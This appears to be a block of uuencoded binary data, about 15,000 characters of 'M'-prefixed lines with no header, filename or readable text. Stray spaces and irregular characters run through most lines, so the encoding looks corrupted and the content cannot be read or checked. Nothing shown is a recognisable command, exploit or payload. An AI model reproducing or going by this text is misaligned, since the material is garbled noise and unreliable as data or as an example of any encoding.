MJ `L \ "4A*2>_S9) /4E `31<MNXN-] DZ*1SQ0N; 5JHROP [>] \$IE "K/0\$Q [SRLIE
M6F: O3 =+AL_WG* @ =T3' +<%P^Q=?; RIX@) AISG" M?0/ -P_E% : +N3+MT [: P2YRB
M86J [7T, CAZ" ?6' Z2>G\$# \LNPRU8] QFN8I9LG7\$+Z: B8P; !>\$IOVH6+X<-4#7
MM+T6OY' 7?, C, RE?DBYR%D) &, =M [P. ^ _N] #GW>Z: , !<. P8HWJ ` /% / (I. D/A46
M [H \VG29AO] QS9Q \1. % \ . IN6 (`@ \U =PBQ) ^X5H \] @8W&' K [3RX, @&DO: I0>^
M&0_*R `VS+TCSW \ \ \6Q9] Y/ "%OGBB0A&. N (`! LOM\$) LU^ZKJZ1S/X. 2<O6GY#
MP\$V [F-@S&0KF"; 627>FZK) ?@' (-R" _ "%#N (] F84GFO, OV%</] KQ \ \$' 1G \4' 0
MOJO-3WT_0% `Z^0!) W3XFV] YG?3" A7^PQF@6) >L, EZGPUEF! <>6=; <6A/?) ?\$
M) K4L<; <V?E3F* =*V2! T= `3UY-YZ@6! XJ?1U=QJP `376 [ZSFQ*; `5L8' PQ@; #
MZZ: D" J0TF+>?<9- /-, IMZ (H=VF [9+L-Q_ , ^T3X' " =! F. D ([_Y46: L `) \RWV, O
MELC (D: [LD^EOJA. ?^I (\ "MO"RC! _ , %&7J/ "LRHUKBC) " [3MTV44JO. (5C3V'
M*L (-%LKO) 21N/7: G5) \ _OG2*Q?QBYXTNO-U-1; \ (XZ, + `HS7P8+I<, R: U [6
MYLU9! VW> (J9X^W-;) 6G \ / <>1 \<2M' #> (OWGSIW>GT0XZ7' \X-) &N&) SH_ [4^
MB3/ . 0] !10WF ` . VQ\$ / . : \3) ; NDXN8, . . HK3&5AWUT^V7TAM" [. >15; XU_-+IP
MG%A?F/0%9XXNA6B2#T^! R#&1Z?BC2N8. NRMK/ `F&. !] K, 8D] : DC, =K] \T) K)
M: D+DS) DC>@ (9" DQ* M>: =/J' `AYMTJ \: TM \H] C-K6; LNT: [(@ \9VDZ*2AHE5 (
M \-G \A^ , \$R) \$4#R: 1G? =W\$S] (3U2: I+PK27Z#Q/50RB' Y \C-QG^QB6NY?XV3H
MYV+S) R-D/ \$87E6IHF&? . &8. <ZX_4<N#IHE-Y? [> ` _G;) I9P' ` #FI. _H-1CM/
M&MZ^PI&: XCBL2VB">DP>Q \R<' R-BQ^JU=YN9H@Q7QZ `Z@; &P3VQDZX\$' ; : ^9

M^V: ?%1E?=IC/QSS\$3&.8WG+%ZL-T [B&6_VRZ) 05' ; T4SW [Y7: "=N.MH7%OPVS
M] N0_R: H [H^ .RY30#H49I>5#_!RG-Y., Y-P2Z=/9?4) T7W!, L^ . (UU\X3LKSWM)
\$9W6' 9U' 66J" CGY="DXM ([5RS7. TQ0A1*^K0156<\$?^E5; &> [\$21XN=] [:K
MT (2\ZC_LJ; ^XC\CT4&YOWXNV<Q; Z0Q^+CTW4YL\>] T-, L17: BHPZ<E (MP%/ /
M2" MI! \$D] R" \X>7# / ?M1=Z=A/ % ((YFVUHA2A8&KD&Q`F) R/BVY (U-Q%ENOE) U
MP_I\+9KY) (["NMA.LT&U> ([N62V?+JNWX00 (4.HQV.U1 (\T<C_. %Q [EMJ%6)
M; 0N89?: ECUI//ZTPGV" QF: &K<6T: "F=S? \=*I] 3_-GQKZ^ [22+); PEUT1) I:
M:-, R"V; T] @C". *G) JAGN,]*/M^31-)) A4NEX.ZIO.J3I<3O&; :] NAU4%8B@-
MJZO-19/=+\?L42C; RO66\>6%ON<-0P [\F, !; 3UE!UQ?' W, _W5, O#T] +=+=KF
MDAA5/P8>T0] D1H MV [&' B. \J?_# \$!' GZ5\HQM`) 'R%9^ \1PK* XMG#?NUV5U7]
M' &HC_0^1 [S66] K\PI.D: >\$ [6VJK_ \K</8M.ULVGWQDT] #W=>TJU\ />, ^2 ([.
MOL/\$W5W (QS=VOE^Y8O-3@_V# [_+=I<JT. _L-OQ0W=CX>; ?& \=?/A= 'N%L3Z [
M+7>=E3/"TX (%) Y8JXA>^2/B*BQJW: ?NPM-\$3*WPK<, KMSN7T=S_*W\K70OR"
M+M.H7DGTZ5>IK8PNA#." 0HWB! :+7GY^: L95+-1EW; HF.KYT] Q>Y=<+ :<_/T3
MQ*") 5F-AWY4\06&#%I+ [CSG/] SF' !N39/56^/\4<U3E>=. Q+JN"<K+K!M@. ;
MWYSS] O4X_U [[(J7S! 98SU<3H8QU6>^G' AI6&>T4+8Z (.L+W4>. EB79?OJ, &0
M?WV+; *K_! Y6BEP+O: T_V=^_33EDT?!A\>5_ \$ 'K/ (_; -) BW\$/ [, YM&\Z>Y>V.
MM<^, H/J@?FK\H9E02*O!2, 9P 'N@' 0U<T?< [, 0NA\ ") 6E2IM&WMS\$?NRC (&%X
MCD\$ \, *WKD/UN: M_PL6J%6, ?1F\$6; 5F7J3L< (; R>CC@M"/^_ 'JQTH6>DGS4] X
M*ED07ES2T1><6\ES#AKV*%JRCV8/= .F0; *GJU2W_ ' K\$ (HE&QMM) R/+YR0K!
M! 9&MIZ@*/> \?DJ#T] O; R>-U3\$#1W0"FD\^K5; Y^M80\^] 228IMS; P4JSW>%#
M: Y) 0?82UFYEQ, #EYVV\ -9_ %X [P (A^@NOVX<+ZAL9?ETK>GCVS\$1K] N; <BF#
MVK2#C*YOM0@P; Q4A? \$=&3QM9, NG:] " ' II7^WOVETS8Z; A] P Y I) ^9: 8R2MQVB
M@S]] : 7/Q@ (ZME?HUO_ ' -LRR (5X\&IR_MLSZ\ : W; DWJ>4W#MNUL3<9XU (&SMW
M>VE, 3KQ^QC0R6: G? *MN: 6C-O>; F; _LPY^X () H4+ 'HXS=A [VJOD] 3ZRG/+) '
MZ (; . /8OT/W_JZ=WYD; KYGEMD6VD&Z13' , C (5KE?: T+) !>=0S!>6D) _ '\$%=AY
M=M<^B#CSC9% . ^?WNL>D) QT<60.>W&MEX/W' >_7' 6' = " #>9E_D^YM=^>3E/%#
MUTN-F 'H83@O/ /S+OXMA1/ CDO8] 6E; ' ?#MR3U<C) ON (4O=[>J3] 6/Q' ?IF [UA
M=: 6/*=] N] STM; KICY^A [2\ -] #?FQ#JKYR7L; YG5F; 5P?-Q1RG5' *O5RRH) _9
M8! &+ -@UD" (O>09IUI, +&B6\$ _?:] Y/>\$W.L&D@3R>UL^C>MOK&R9+ "HNH%@6)
MQ" M<2& (0"W2 (FR?<) +TBWHP21, \L&<4DH]] ?II1IU: \$R"@KW>F 'CRS3=: B' H
MPWR: 2*XZIVG `64J: ?Z' B4J5) 7M-%/^; \<; L: U2M?, (I' #SD) #/*V] LFY\ [:
M VV^3%: \$F7SKY=4=Y; ON. 3S=@S] , "VNPO\FE+ON0IZ&&C') LH [+I4, 699, #"/
MTIS)) =0/XCEDM07^] /-W>4XW"ENKYH6%W? \$+U [?<ZA^*W. _P [4/\ "36#1617
MD/PNE3@AJUBE2><A+@JQ9NY, ; F\7UJ\MT0 (!+YU5HW;>W. [V\$"; WE1E+L, / :
ME7Z `@ZT@] 1@K9 [S1M?K' *\$T; *P8. ' 6) ; 1\T0*5JNLWJ; I; 55GMZD)>\OEV<_
ML^>C2FO2SLEIFD] 4UU&#DO4 [WTL8 (1%:@Z\2F*I5!\ = () I\JQ* `7B"NMHWV\$
MA8XKIGQ] 5] MUU_V5) ; \TU-!%; H#3\R^P `V>OADI (ZX@U_+I6. 16/Q2C9%37
M_ %%=?5] M; V&TX: GWI\ ?0W+0B15Z!) F] %5 'MN-UV\^) ' JJC-+2) I (YUYG;>G7
M) `DE! : 7U, ; ><M#02Y `8=) DSTW4_ =*0QL6F" F" 9LS58BVC1TF#IL4+>M+M1N4
MHJ-HC#: WN>85V; L@UA_ [NB_%L>' 4C: 6C3C; N5^>_ \$@N] \$K, :>6CP@EQ3D] JT
M/_ '08Y2BII" =IM (E36*, 2_+' ?9177-AWV<7U: VR] , UN>K2S0TL50L, M5V: #)
M4; @Y-\$6_WN9&T#G-B?KGN6 (9CE>B6&FH0FZ\=OQ:=YGI\) Z: Q6-' XS&G' *+\
MF [_\$1M [US<V1F?' ZJGU: : YLP^GR# [R&2SY@6] >, 596D<NFRBYDI^5: ?I/YYN
MJB2K. =W#-G*5A=ZL) DG; LKV2K&@3S<, +) J^_D8. S&HD, SQA (T9E) \K=F-<W5
M) #RQC `WM"& [!^>UDYTM#-I93ED) 55A87"9B] BG `4?! HLP=W4KVY; 6RB?9I'
M: M^! DX\2*EZ46%; M' >QQ. QGUP3; B57=3Y/<O\ S0' N&R8XW_B0=#L0-, 5@SP (
MJ&4>A (*! 6KJ\$ L5K" J=9=3DZBNG [J' 27) =YGO26' V66E9=2C0/; 6<IG7HZ^,)
MBQ `OW6' 7JA6] 8U^DCJI; E `@/] 04. JS, 9UR9"93] >"W<KU; -JRLF; =RAW8' VU
M=) >7FODLK6\TA4*YK [\$EPU, _N5VWLW=* [, XB/"WMTY16 () ?"] ; KEG/ " . &4%
MB2>E5X) O"3*, Z] 5Y-\59 [(N\WA1B3#E-1 [\4IGN7N\^&. I%USZVTD) 3<KJ^>
M7O5+NDJZ=U1/+ ' A+954U [SBYUTU/<. CC348RT6>-*4R\$86S6JKUS#S5. 5BF6
M' GSUG% '3K, O2P=7A: &6. [KZR] RTU. XRZ*, 8M `O2 [_ , :=; \^ \#S. GG) %1OU!H
MG) "TQ: KS&O_776FIN1IM; 0D] /! @^&; : Q. HTNQW' : Q' NF3\$EZ: 26?/S?J. # (D
MRM: Y/?>) 1KT: ^SY!QN; %NQ27Q [EH1U [VE&. 8_ (1J5] YF^P\OBU [5] VTOG> " *
M [@V] \ \$3-RR4O [/++D4/C37I9D<?W-) CK. O (. %L?XB0QPN8B (C#PYJ"KY?: MG
M79U<<\$J' /7] MG1; CB4] \ "D>] +I) (?O49327C^<YG^_UV^<2) _N\^ \ (ZGPEE-
MJ?: A^M&PV/%0) ZE% "1URN=S= 'IYW%*@"E?N^PEV>4R! .DVS??] BD/KX67<B8
MF: QN&F. G89\1] (J0N_. 2=?SW6^4/M\$; BQ-U9GGB^C\$NC' 4U7HVWV, APDV\$%E
M/>D3R, \=>>; D: 7AXJ82J85GGNP<ZK\A?P=/N8% [WGY@E. 7RY [4MLW2. V (A\O
M9K8>X?300POQIFV=' %Z=>=3' *30' 9 [VW\19) O) 5Y=&F_I]] WYFBA. [\ (' *9
M] RW?; 7<AF-U3LN) L `AG99J>E1CNZQVX+-9 (: US () S7: 8^ [?Y7] VZCR^5O; K/
ME2. B74E83*-X `OZ] 7LA%Q*! =+F+W' 8G7Q. 2+0\ P69\ IP8&WX [GJA `#PIGCS
MMV^* &PZ\ ->Q7L8RG8G>; (@] NRE3UVHS8; 2E: E\$6VB< [T, B&SSS+Y5=@OR^&2
MV<2E1CQ/' M] S?WO\$R: "W4Y, O0F! 1H?SI25: G. + () 43H!KD?RN=#6FJB@\$ \$U\
M\BMIYUK\$4_%GW>\<3X48<Y=IM6C, [W] Z1M; M) SF. "V:) E#_. NMCA#] YCF> `
M0-E71IN>^2+4] BEW (V. I8"+7>8K%+' : C% [D6H3<O] !AX- [QX2!WCJ9@OS5@U
MY=&9<\>OALE*W4G?7#/) <VCA?; U_ ; N1V5/A+AAG9&. 8 [=I6U; ' 4\SBI' &^HK
M" _SYVI>; ; W [' , 1<EIC] [' U-8) ZD [HABS*Z>GIP/2 (V (-VX7; O; 7/#\$W-\ *
M%E* [\$D" L8&=W: Z9ZC^O] Z2 (ML\%N2Q*; (W6) 2HBY6S; J!PL?-396%N0: , 1] #

M45R1G(MNS-%SN4>M(N@4Y70M.84X=-, .RTX>Y;*:"O(@08Y!NH,%VN=2Z*7-
M7V7:E+*9=77=:_G^G6M/;'&C0#\$\$=,NI@'BH:(7C+M/'1B0IEK_4;IF)\POW7
MY:REN2<K4ZC#F>R,)LBY05W._NUV5QD\DY3KTOQ*T\$=&G7S)%?944'>>8O]
M&*:L=&CL0IWN8N),XMF: '[+G'FD='&VXUB?G%6W\<%124C?>Y,W^7M>ZKPWB
MU,)"IRX8,"LNV\$=VNF?KUG^[^-(E;LO3(E\>_.==W8RO\$J>#"B3*E\ (P?@%
M&^;/?FB^]FE":?LAJ4N;U;\:7\$CU>+USKC#PU#/RX6\"C2VMBSLX3IBP@P18
M"4J(7.5V94%UZ>R)MO*" \$<MIQX0/B)'PT)M61U1BC&Z0%&-/_4;F9XY'F,(
M)'VX3(FYSGJ61LWE#?!=!T;>-TA0/M+RV;IXK"MO>TRZUFF*;T,@JLWC=NI_7
MO)++/>#\DV5RAO8KCMQHC*8C^I'U<WUTWE;52+ [&>(VR3C.' '\$' /K>SW1]1D
M\$/ "J&QI9X:8QBE_.W+)[W/>:(/-_CW8\ P/Y)ZWF^ZW^4AY9JYPE/\$J5P=S
M\PH!UKW" (^0<A['\$6.D/P4\$WJS)\$#[J#COZ]0?=K4BR/E@;;S:=(7.P^6R79
M\E82IG_QB\ZZKU:+1XJ5)! ,IEH2ATKFG)R)FPGK#>IL^?O^VN*!TP.NE#HGK
MK522(D09WS!ZRF-;NR'ZW/CQHP'D%_G&6R\G\$J(/88BH@Z8PQQIMZ0.MVU62
MQK^R-G%SB[I8MA.@?1#L9*'M.XR[RIFP?NU&KRRU1"13B#\$WHQ;.,V^N*E4'
M=HK:ZE!O_;\$[?'*,&B%F8EXL63'5'B7W?-Y)]P4RNFJ@K?1:G,BCL]UT;I
MU?O2<GL,IFP;-)O8Q"!8E7ZX9.KTEPEVD<!;W19?SBD;YA<)=TW:#>I?:C*X
M1="*BA\$Q3-6IW-UQP\M'\2R?6=%F(_HC1^897R'R)\$_LB"E<<NG-2M[>XQ.?
M'CLH*5NG)4-;51C[S%S^:^4!3TDS'?)049X8AL&4^J:: -UHC_#?<4;<8KW/&
M))'2=NX>^GF)@F^BZV[K>F.<M7LE!V@' +W:@V0T0^>4I:P\ .XM0/\$OL#.A\
M"C^/C^<+;O;=1?' IE5GUH9B3;&L6NB>I>\$=/>.J7#>;SF"N=@F<+9=YQTGCQ
MY':]FB'WSN=PM,/S1X56MZ1B"9:"W)\?Y2\2Z[-2W94O&2Q!]3FMV] ^<-VC[
MWBL:V7NR#XL&>\$_9DLQ)DECUNI!:/TM%]9T^%SWOVG"9R^>\>6Q:ZDNZT2OE
M5V+NC[2*[6'YN>,KT=?>S:R/!'NV,^3JSI&X55?#DCP\$HLZT#T6^#>K\)D&
MLI\$M\C<OW=R[@U529=ZH?9*+2;7" "E;<2&0SL0=S7?@U4>>F&!I3EU3;@=D+
M)TL73\EK7R\$ _7B0US:2@9GWCW0OD'\.L[52DY' %;BKO'S., ^&KCO(K)NK1T<
ML7@F\4B7]FB>[@*A4@4SC8=3Z;6Y,A9,I2AU>&\3;#T_G""]3(SUZI9,_)>
MIO/[[_?%G^_FCOH3AAOGUBM5E!K<A3WZCO7>]_D"0 (&V_K;82.XP;#YV7\
M=0U] \>98?D.^<7DS'5AA\C\$]>;1PXB4MN20: !R:6)DI,Q+Y\$.@QYK,U; ^"+K
MI#RIUS&' [BDI* <_>GH507Q9?*1W@9U:L*3S6]4WZ[?Z9I_4!GUS8!;_9'!A_
MIWC;F)EP#V\$\$ (JY\WZS''63]PA6IZ'%3Z;?(^^' [9J_DM7"\$!CI1(K95;Y?.
M; ,U-61QT0@;=5%I2WW&1H8-&0\$&'DI4I[?%.R:SY&\XV+Y.U=W)*KQO9QJ
M^[ND'\R:CZ;])'W)\$K.M:R(([1'])'/SDO<\&@K(345&TAB/[U12W4S2>IJP<
ME4^<WMITE.ZA8VOE=/Y.9JHK-%NO6'DIO&L+^FS*O,G9\ -27K=FTXG<Q'D<>
MM8>IR'^,)]V[(V#KLT>H2GHL@_ \$0DY],B_KP#=#;1\<,?-NV2'4T.&[\$ZYW=[
M6^'I,9/F;97V]>_30.B4GKAT?;E>C[K5<'CS#4*>KM2J2-1.7Y.2VF@6WV:M
M7?FOJMR&&! \D4!"_ "B#'\HZZ5E\ /J?NLV6ND^>VVDN=7RC<;)TZ#(N4%4+J
M=+7B<L<:M4K>/N"=<!GR\$QQ7(U3\['7GED';#L,XJ;FCS3\$1!>V/JC\FW2J(
MWI]UX''UI?;FO?#P2N%M@ (C, ''P081/W@*\\$UWO^8I')<U/'7X67\F2L!?
M5&"_M@'B^_G_RESW&F\$K64Z^)7Y[L<R"UN'4.!7YKP?"]4ZW';X&GYEWONQ
MJ*W+C@'9^WZT&E@#?&,\$[T^*PG^O",\I_F>-^+^!"?RD\0/R#YLT5BO%?P7]
MN9C]9'_LQ[35&O&?K7_66\$[UQUYD5VO\$?W#X62,GS1][0E^M\$7].._5DCZ''\
M1QX_5FO\$'WN"/VD\$8W[^&9D9GPFA\$:CSA[_-A/#;[S_<7(*PNW_S'+___D-<
M7\$Y2YN?O/\!MB7^^_AW+!'<@&9JYN9:YIP6&MR*G;/V]N+"G-RFOL%N'+0-
MM7RAM6VHF;>ZCHVEG@NP-C7<IA9J*:\$&IEE8:NJ9&EH!^YK;M('T\$&!M@<-*
M.JA##\J[1@>',. '8[+%NK:AI2V@'Y!;&9EBM'_D8%YS*PD-:PD'XK8AV&U@
M;>:]#:=70BT\$7&/S^ZJ%_86RKI<.Z@'*H0?(5\ [YHWU^Y'&VC<!SAT)E#L'J
M\%U>ZX''NW\$<TJ)2HC+RXI+R(O+RTC+*0!70#"GA*BL@H2,##'\9*7%I204
MY"6%.:5%I>4D%62'P^04)"4DI"5EP31Y<7\$9&05Q:2EY>6E).3DI84YQ47%'
M1Z#KQ+D=H_Y\$ _1[[\H*/^//O'AM]_R4I+K>'_'*K_S_C_=RS+! \VV:>W
MSI5EY+)(Q.<#17C2J7TC&3#L%HVL;&OY/R)983'G&"X=Y'YX"0<Y'6'P'^#N
M!AXTC<#Q2'03X+XK4'7B>#- \@707=F#M#,30), "V',@'D'<@%0'6"0". '3@!
MH!!'.8#3'&H'U'.X".':Q,'1#6''P!' 'AP'>'W@-X!T'T\$EBF8^#P' /@ST'
MA'H'K'%\$' #Q<N1"O!PW'(P#'%THV'H'+ '\$\$'CQ<%0"Z(#X-18!, 'W;AD'
MI@#<'>P< <'!'.H!3'.H!7'70#V'*P' ('4J#!6'!('- '8'G'\$T'\$@%0'Q0'N
M'K@)8!+'V9<K'T4'&H'M'8'+ 'X'#' 'T' '@!@'20'R'%0':',P'&'.P'&'
M+PO.MX(3AN/?'DW_BH7",@=?J&2'&0AN\$X)T".#I"; '^0'H<[OI9Y0L2!
M1."RP7Y3#"YLT#:8S@YMR]/C.\$/';XA5Z7%ZEW490=O@<;0M@ [>MBK>M@D]
MCJL\$] (NQH0=)!PFP/![@<[P%M'9Y*E#0/@6TIH365'AK\#AJ:)\:VD=#^VAH
M'P/M8Z!]&FB?MJGA?9IH7TX4%LZ()H\$RY]!'/%M\$\$!\&TA@ "_RFFA'ZC@A&
M#O%X\$\$\$'\H007PD">QPIE\$X*Z2,%) ([8>N+2P3<8W!H)U9\ (NR:'Y"AH30&M
M*:'\$UUh:";4'\$=0.. 'W44#HUE(Z&CD=#Z6@H'0.E8Z!T#)1.'Z6#<75Q^\B5
M=/SV']?6V/;#4'+4<+>4W4G<-^?+W[XO\W0D0D_]R_U"5?)CT%R<JA/
M5\OK(3EJ'?EE0+Z7!7<=_4I^Y!%LN"NKU_)!P'901;<]?8K^21T?NIUY,MO
M'>AUY"A6W#YF'3DW)*=91RX/R6G7D=M!<KIUY'&0?*VO%KA%B?4X^'K'W!?
MX(0#<Q0=C&"_ /R<*Z[_WJ[R\$,!C\$L[&<=R^4ONSW#U_Q^T=\$=N)'3GQ"D\&
M"1X'"CDLD),*F,C@?SO2"'_.X*5R/\$_ \JOAY4=@O<5_GQ_GZ0I?HT=U53E0
M&^CA!EHX'+P1K*H[SE</'?I@0C&P<=>'8/7_\-4C6=%MMN*K!Z4!Y'\YZB&P
MOGI\$P)R^UE</AK<L^UVOUS?_JG30DW.YGKOP^I@=RZ0'\G\$0KVE7%;QV)<+R
M<01RTO^)_MV'EY\8R\?Q^_P>!U^UJ.\JARH#?2' [?F?Z%?\>1.\%Z]WG?TS
MQOXS8^QW8X',.P;(U]1;'Z_>9-'88/T3[:^)EY\<@&._R_#F_]G/>JKRH':

M0,]_:@QLU.ZKKWW4RK5/L.;.6GAU1D'7/L>?:'MMO/P4T+7_N_RXMD>MT;-M
M53E0&^CA!COM^U#_M_0!\$5X??(?A.&\$ (5SAA*%<X8:C6U% [G1^W-**%>X/D3
MO6" ^EY*ZH7?Y<=QPE"NT:. [JARH#?4\F5]]%>5AW@#/3A.&\$J8F3D5EA.&
M#^*\$(8;U<;\APS+! ?#SSI80)P=7`N8"4M1!S<+`W`UQP3P"F6 (VO5]FA`&@
M!7+!K*VCWJHZ4F]0-OQ9%K;" [8+=7L4! `SY7@`^%X//Y6FZ6-V14_T7S!1PO
M#9]K9FTZCFL&?W[Q7YE?0 (X6:BQ' "WI-. \OBC6AJ+\$=+ (.>F/W%-*^`E1V,Y
M6GZ?' S>SK-4CMZH<J`WT_&?F\$S*\] LT\$SD-# (@RG (=X\$HR' 27%K%\$9-. #7+\$
M`/^7.6) ^KJ_"C_IF4&,Y8OY<NS.OY&=&H+%Y!=8?MP'+##&\$\$\$/,SVW\$3,"R
MT@X@`PFH31P&LI"L;AL"D (4\$K!FU [9&U99) ?52>: #>H\$LI `PP7C4&&`\<*!<
M*RPDP#X"NX]E (0&E ([!E%A*0;84!]H-M!9B-CE*OL*W4:M@ ">UBFE3?8^>@9
M-S`N`JCIL"7%S1!PV.K:RZS4'M0%\N& `Y=98MP56YV? `:STJ;% [Y/YR7"2\O
M\$IM7=MV\W' ` ,D (\=?*)QAA\T.XI>YK!MD#^&QPOS<+2ZG,HXM4/C67 `^7W]
MN.&X-H/CM1DWG`P6P\$D)O3__61Z8]=_1<`MN3!%A]Y?Y59=Y59;G.V!N^T_Q
MJRRSJOR*3.40,ZG0&V^M)5YN8LX!`6)JKL%>>[V"PT`FE.7T74%BZG0\W7S=
M_SYKRK^`%X7'8'UF`97",Z]WD/-O9"Z_D;G^1N;V&YG[;V0>OY%Y_D:V\<R
MK]_(O`\C\F-S%?I'PZ:_US.&BS`C.Y&/#-P%QC<=853AF27OP8PK (/=?\TN
M0QGD`JRQ"QCD_L%67NXA>&PS<#=@MMP/_B?`_D?N!Q^`R:(/ (%^BR.&Q%#`\$
M<`L\$GK8I@)0*"BRS" P6<]# (5G+06RZN"!E+:L8QG!&08D`\&NXTDHP&VWV.W
M"<EH>T4-/@L382` (^B`O1 (TG`R3!DZ:2`NFD@`IC&`J+9ST%#V<-),!3"4#
M4EG`LS+`R7*8X*0IS&`J"DAE!U) / ,</) "ECAI\$?88`@B&"60R@5J8 (.3U7+!
MR6YP`64\$;CM]`&:YP7S4P!\$`)<.#YSL)2\<,<D`EEX02,D1_L\$-C\]5LVQ7
M!.`\ER [9%\`EYV;X (WHN6;8S@`6G9S@C>@Y9MC<!!=!VOG`NV- (%?-LIT)Y*H!
M]8,V2\$) .G% [P=WOP8#`OUDX`\=9\$LL+^OUC^,/_+7PO]@5TVBO\A#MS55_&_
MR\$K_P`R;UF6[?`:XDF+-P6N-T]>X* [.KWAPSD4] (>/% [8-/&7\1_R.6"8:U
M+R[`YB&XG] (0_\$&A\$X6S (G%/_#!HF+]2`/#-@68-T*H`O`'0#W` (P!>`+@
M%8"W# [0`APGA`P`)0` ,`8`8"P17@!"4+P0.2A6B"X4 (\02@`L`#P!>4`R0
M&+S8 (+D`3D`Q0LH!U`%H!M`!X`X4`V0*P!<Z7#P0,!: (&@!+`\$`8@SD0M\K
M%\$+?)ER&XH&,0_%`OD+Q0,!O#R0`:`&P!N`8#`^`=`%#`"X"N`G@ (8!W` `@9
M83!6`&)0+!!#Z!L\$1P` [`+@!\`3@`4 ("080`F`_@`P`N0`*`90!. `./@PK\@
M]@=H> \>W[_\J]D?.`XC]D8,7^^,47NR/"EK<.99C?RS' `:G%BDP" `@/:] \$' [
M8N.JV!^@#1@_]@>XCQ_ [`]S`C`T! [N/`_@#W\6-_X&S=I%A;^N]B?UC#?A_ [
MPQKV^]@?UK#?Q_ZPAOV5V!^X?+^+^0`*?Q7SPP [V(_8`^*T`^`W"KV) ^V,!^
MCOEA"<-9<1U@N)@?5K#U8WY<@RZ>]6) ^C\$/R]6) ^? (+DZ\7\H-T@YH?X!C\$`_
M;#:(^1&\;LP/?MA&G*5<Z\87X/Q-S`^>E5_M->)> ^<\$+_5+#!_U2P_X3,S//
MBAUR. ?_JF!^_RK\VY@=.C^*J<J`VT\$,)P_UFN\$PO@+_CKF4!_Q70+,<JWED>
M [&^#O`B_#?] "OU3QXO'.0FG4?-`O (VS8WP:Y_R#O [!_OP [7Q/3@WB._!LV*7
M7FZ_U?W]_D@_ ;L7+OSJ^Q_K]B%BC9\NJ<J`VT//GXGO\=_?=[\;?VO@>/"NV
MZ.7V6AW?XX_TFSI>_M7Q/=;O-^0:/:JKRH':0,\?CPOQO]-G8:O&VZ_C>_"L
MV,`7VVMU?(\TF] :>E/Q`=80)^ (UNC17%4.U`9Z_GI\C`N?OQ5?`_#>)] [
M*Q8LGGQ8DV`/4D/Q9KX (SVIAY=_. ; [`[_*OC>_!LV*9QR\` :D,]J^-\`*S8
MA/' +0 [R!GM7Q/40@6R[C.O\$]5D?PP-J1)G`Q-K: `5Q#7ZO@?`D#JIE<_Q_G@
M6; &CX]>9>H.RKKW#8ZW (-V`K=EY%\- \J.^ \+8/LI@&?_E^ - [_*^`-F;5Q/#C7
MC>.!ZR]IO-EF.8X`\Y^8]13P\B_` \?A=_K5Q/'!Z9%:5` [6!GI_C>.2LBN,A
M#U=\QP, _;L./F`TX2Z.TY-NEY6@/P`%FFQ;6C[+!`UN.LL&[*LH&,Q1W8G5?
ML_\RR@;/2I0-7KPH&\Q0E`U>*% (&`Q0I@_VG*!L\`*U\$VEO,BL7D%ULW [1Z-L
M_+`R`EQ>;SZ+L?9^%U]_T"<#:#!7<)9K:>JO:\ [`OG (^7.0,9BARQJ_.]:O (
M&3PKWS_PKHJ<P0Q%SOC5-84?.0-\P\6/G ('=7XF<80);MEE0ALU\7WU>N57G
MI=W@O#`_B, &U`!M>`Z`W: ('-,`=P9OS; \30^N^>VM79F3M@_\30^B=_QC^WT
M? \AVNE [\CG] SW (Y&;-R.]V0 (^#0*#D_*6 [` -ZP5M9&2"%Y+#8>W_Q2WHQ\$;
MM^,]F@P^30.`?Z+!C]OQDA:45=!1PJL9X/!K8-P.PN6X`0W8N!UO&#`P`#8X
MO!I`.X!Q`. _9EF-V,`#`S; *#QY5P, ,&/<,'A?0+@#8,"QAG9A (TS\LN8`<OV
ME>68'=-X,3ND\6)V-\$)VT&5 [RW+, #AO (#@KZV<GCQ>S (@6)V@/I;\&)V8`^7
MA6R?L?_\$/C_9OG3_M]_(0; (1O\$`9*2EUOI__\/_\&]9?G!&*046;<&7_-D0
M`CT:F\$!A'8->'4M8,IQ/Y#TJK*G@D!F-OIEY`\`%!M>WWZ,>IZ8\$`TU)H94^
MJ/^.-E+JZ* &WAX0.Z9L%` :)3?I>Q (!W6%-J\$Y;2J]>!;`/U:O7];/O!I>+W/
MTW!L*4H+NX:V\$!\$1:1"Q [R4RVDLDNI? (7Y1H&Y\$5.]%> (MEM1!X4M\6W\$<GF
M]USNP2AM (Z)_`BW38AM1='5 [O>9B0?OEX*BEDNK! :<PVHJ1O1<&+F!@,P6+ [
MY<RB;^`\`VHM%ZD] %S7`S715 [7.C]T;#>*@1 (L@,5M43G#EWKEVK.G\`VIW'
M!HX+F;+/:] %\$+%#:#RK] : `U<=??:D7:\$\J\$H=Z_E92<OD923RO,++5 (JLK-1"
MIVAJS@6,LF\4OQ`'-.<>U!,GM-2\$"S?FY7BUW/BX0U6H\GF!3Y:3/ (1=6ER?A
M-N`DF0L_2G,PJi@YBC/4ULDJ50 [%/<MS`PHAQ?/!TMVQ)4]8NM,L18RS+PA*
M.]^C.C]8:<1W>O?LB_0\$LQ-2-Y=.7^<,BX=SQB:*G^/@YQ (B\)@;Y-5`_`=
M-7;IP`\$.L+I:EJ2%Q4!E [O_5ZKJMJNZ3I [1J=>_0@S.U<K (65K+Q^^C4. :=%
M6]ON>]9+UKV!1VZ:>A (>4M^<FSOS=)I%\R^9. (!`1 (3G7M-^3J)<XHS`LM7^
M#>EZHX^%ZP?DUB#W+9W=9VKBLS8WLE27QSCREX@M-E; [1VF?/%>!_6Q2V=+
M;QKPVV9=J2&>TP^ [Q;=T5N_0M#W1`6JNSL&HX=@`X9PK-/G"!<0';] .T\$OCO
M`ZO+Z19YZ6]5U_WO5Y?X7U9=P8VJ.^14M?"WJNN\S-" (HT5-#&@A3>3`@R (I
M4F/3C9`QOZ>?5K]RK^B4!?)R#Y+9.W?T?H;B5#% (ACHC<(HG.YUIZ [7#ZA]U
M9TV.] (2RWY_P?'7\?/B`X*6)I<_DJIA=B/T?KEKQH?0:N9QUKAN27N0;3Q?G
M>]022XQAWZT\ \$WI=HENB:SY\$BJE+63MM2J\$+T46>II56*E [4R!Y/IG%-AHG,

M`\$[*Y*=S4SYU'Y,G=38:;8LD0&1(RG2Y!:MG)\?M([S;6,HYU5IQH)F,W=E!
MS<I-BM&\-B6";+N+>JL0_*R\$\([[:"_4F;P+.EPE'<\:/XX(Q^U5D3WG'U7;
MDV\$IFO/.Z(R-*!%[X<1&@DG%.I&SWI^+S5^&;(O?W@D:T_\$/:9#(E+M"TOH
MG!H&_#FO0[E_<97:ZU/5@Z2E1T-P)19]@X)QEV[,YO:FB:N:\QGXYD"_?P
M'1"04\BG%;;SLHVHXE'-,J&P_,ZC7`3&5VTDGNJ,<Y&/A6MW>HNJG'DRH.OG
